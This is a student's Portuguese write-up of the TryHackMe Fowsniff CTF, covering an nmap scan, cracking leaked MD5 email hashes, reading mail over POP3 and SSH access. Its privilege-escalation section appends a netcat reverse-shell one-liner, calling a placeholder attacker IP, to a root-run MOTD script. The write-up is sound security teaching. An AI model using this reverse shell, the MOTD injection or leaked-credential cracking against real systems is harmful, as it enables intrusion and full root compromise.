

Universidade de Brasília
Tópicos Avançados em Computadores

Write-Up

TryHackMe – Fowsniff CTF

Plataforma: TryHackMe
Dificuldade: Fácil
Data de Resolução: 13/06/2026

Autor: Mateus Reis Bastos
Matrícula: 241008513

Universidade de Brasília – UnB
2026

Sumário

1	Visão Geral	2
2	Reconhecimento	2
3	Exploração Inicial e OSINT	3
4	Obtenção de Shell e Movimentação Lateral	4
5	Escalada de Privilégios	4
6	Conclusão	5

1 Visão Geral

Neste CTF da Fowsniff CTF explorei um cenário bem real de vazamento de dados. Precisei usar OSINT para achar hashes expostos na internet, quebrar as senhas e ler os e-mails corporativos via POP3. Depois disso, consegui escalar privilégios abusando de uma falha de permissão nos scripts do MOTD executados durante o login no servidor.

2 Reconhecimento

Antes de tudo, adicionei o IP da máquina e o domínio `fow.thm` no meu arquivo `/etc/hosts`.

```
1 sudo nano /etc/hosts
2 # Adicionar: <IP-DA-MAQUINA> fow.thm
```

Listing 1: Configuração do `/etc/hosts`


Feito isso, comecei mapeando a rede com o **Nmap**.

```
1 nmap -sC -sV -T4 <IP-DA-MAQUINA>
```

Listing 2: Varredura de portas com Nmap

Encontrei quatro portas abertas:

- **Porta 22:** SSH
- **Porta 80:** HTTP (Servidor Web)
- **Porta 110:** POP3 (Recebimento de E-mail)
- **Porta 143:** IMAP (Recebimento de E-mail)



```
(kali@kali)~/.vpn
└─$ nmap -sC -sV -T4 fow.thm
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-14 18:40 -0400
Nmap scan report for fow.thm (10.66.151.144)
Host is up (0.13s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 90:35:66:f4:c6:d2:95:12:1b:e8:cd:de:aa:4e:03:23 (RSA)
|   256 53:9d:23:07:34:cf:a0:cd:52:9a:11:74:bd:fd:de:71 (ECDSA)
|_ 256 a2:8f:db:ae:9e:3d:c9:e6:a9:ca:03:b1:d7:1b:66:83 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Fowsniff Corp - Delivering Solutions
|_ http-robots.txt: 1 disallowed entry
|_/
110/tcp   open  pop3     Dovecot pop3d
|_ pop3-capabilities: TOP SASL(PLAIN) CAPA USER RESP-CODES AUTH-RESP-CODE UIDL PIPELINING
143/tcp   open  imap     Dovecot imapd
|_ imap-capabilities: capabilities more AUTH=PLAINA0001 ENABLE SASL-IR OK have IMAP4rev1 Pre-login LITERAL+ post-login listed LOGIN-REFERRALS ID IDLE
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.23 seconds
```

Figura 1: Resultado do Nmap confirmando os serviços abertos.

Quando acessei a porta 80 no navegador, vi um aviso dizendo que a "Fowsniff" tinha sofrido um ataque e que dados poderiam ter vazado. O site mandava olhar o Twitter (X) da empresa, o que foi a deixa perfeita para começar o *OSINT*.

3 Exploração Inicial e OSINT

Pesquisei sobre a empresa no Twitter e achei um link do Pastebin com um vazamento do banco de dados deles.

Lá, encontrei e-mails de vários funcionários junto com *hashes* em **MD5**.

```
FowSniff Corp got pwn3d by B1gN1nj4!  
No one is safe from my 1337 skillz!  
  
mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4  
mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56  
tegel@fowsniff:1dc352435fecca338acfd4be10984009  
baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb  
seina@fowsniff:90dc16d47114aa13671c697fd506cf26  
stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd  
mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b  
parede@fowsniff:4d6e42f56e127803285a0a7649b5ab11  
sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e  
  
Fowsniff Corporation Passwords LEAKED!  
FOWSNIFF CORP PASSWORD DUMP!  
  
Here are their email passwords dumped from their databases.  
They left their pop3 server WIDE OPEN, too!  
  
MD5 is insecure, so you shouldn't have trouble cracking them but I was  
  
l8r n00bz!  
  
B1gN1nj4
```


Figura 2: Vazamento de hashes MD5 encontrados através de OSINT.

Joguei esses hashes no **CrackStation** e consegui as senhas em texto claro em poucos segundos. Com as senhas na mão, fui testar no serviço de e-mail corporativo.

Conectei na porta 110 usando o **Netcat** para consultar as caixas de entrada.

```
1 nc <IP-DA-MAQUINA> 110  
2 USER sein  
3 PASS <senha-crackeada>  
4 LIST  
5 RETR 1
```

Listing 3: Autenticação no serviço POP3 para leitura de e-mails



```
(kali@kali)-[~/Downloads]
$ nc 10.66.151.144 110
+OK Welcome to the Fowsniff Corporate Mail Server!
USER seiná
+OK
PASS scoobydoo2
+OK Logged in.
```

Figura 3: Acesso ao POP3.

Em um dos e-mails lidos, o pessoal de TI estava passando uma senha provisória de acesso SSH para o usuário **baksteen**.

4 Obtenção de Shell e Movimentação Lateral

Usei a senha que roubei do e-mail para logar no **SSH** com a conta do **baksteen**.

```
1 ssh baksteen@<IP-DA-MAQUINA>
```

Listing 4: Acesso ao servidor via SSH

Consegui o acesso inicial e já peguei a *flag* de usuário comum. Depois disso, comecei a fuçar o servidor para tentar escalar privilégios.

5 Escalada de Privilégios

Rodei o comando `id` para ver em quais grupos o **baksteen** estava. Notei que, além dos grupos normais, ele fazia parte de um grupo chamado **users**.

Então, fiz uma busca por arquivos que o pessoal desse grupo pudesse modificar no servidor:

```
1 find / -group users -type f 2>/dev/null
```

Listing 5: Buscando por arquivos graváveis pelo grupo 'users'

O `find` me retornou que os scripts do diretório `/etc/update-motd.d/` tinham permissão de escrita para esse grupo. Esses arquivos geram a mensagem de boas-vindas (MOTD) do Linux logo que alguém loga via console, e o mais grave: eles rodam como **root**.

Já que eu podia editar esses scripts, injetei um código de *reverse shell* (Netcat) direto no arquivo `00-header`.

```
1 echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <
  SEU_IP_VPN> 4444 >/tmp/f' >> /etc/update-motd.d/00-header
```

Listing 6: Injeção de shell reverso no MOTD

Abri uma porta na minha máquina de ataque com o Netcat para escutar a conexão:

```
1 nc -lnvp 4444
```

Listing 7: Inicializando ouvinte na porta 4444

Depois de tudo pronto, abri outra aba no terminal e loguei de novo via SSH como **baksteen**. Quando o servidor tentou exibir a mensagem de boas-vindas do MOTD, ele acabou executando meu script como superusuário e me entregou um *shell root* direto no ouvinte.

6 Conclusão

A Fowsniff CTF é um ótimo exemplo do perigo de senhas vazadas. O desafio mostrou como o OSINT ajuda a conseguir o primeiro acesso à rede, provando que a segurança da empresa vai além dos servidores locais e passa também pelo que está exposto na internet (como Pastebin).

A técnica de explorar o MOTD foi bem interessante. Ela ensina na prática por que precisamos tomar cuidado ao dar permissões de escrita (**chmod**) para grupos não administrativos em scripts que rodam automaticamente no boot ou no login. Um erro simples de permissão aí, e o sistema inteiro fica comprometido.

Referências

- [1] OffSec. *OSINT Overview*. Disponível em: <https://www.offsec.com/>
- [2] CrackStation. *Free Password Hash Cracker*. Disponível em: <https://crackstation.net/>
- [3] HackTricks. *Linux Privilege Escalation - Cron Scheduled Tasks*. Disponível em: <https://book.hacktricks.xyz/>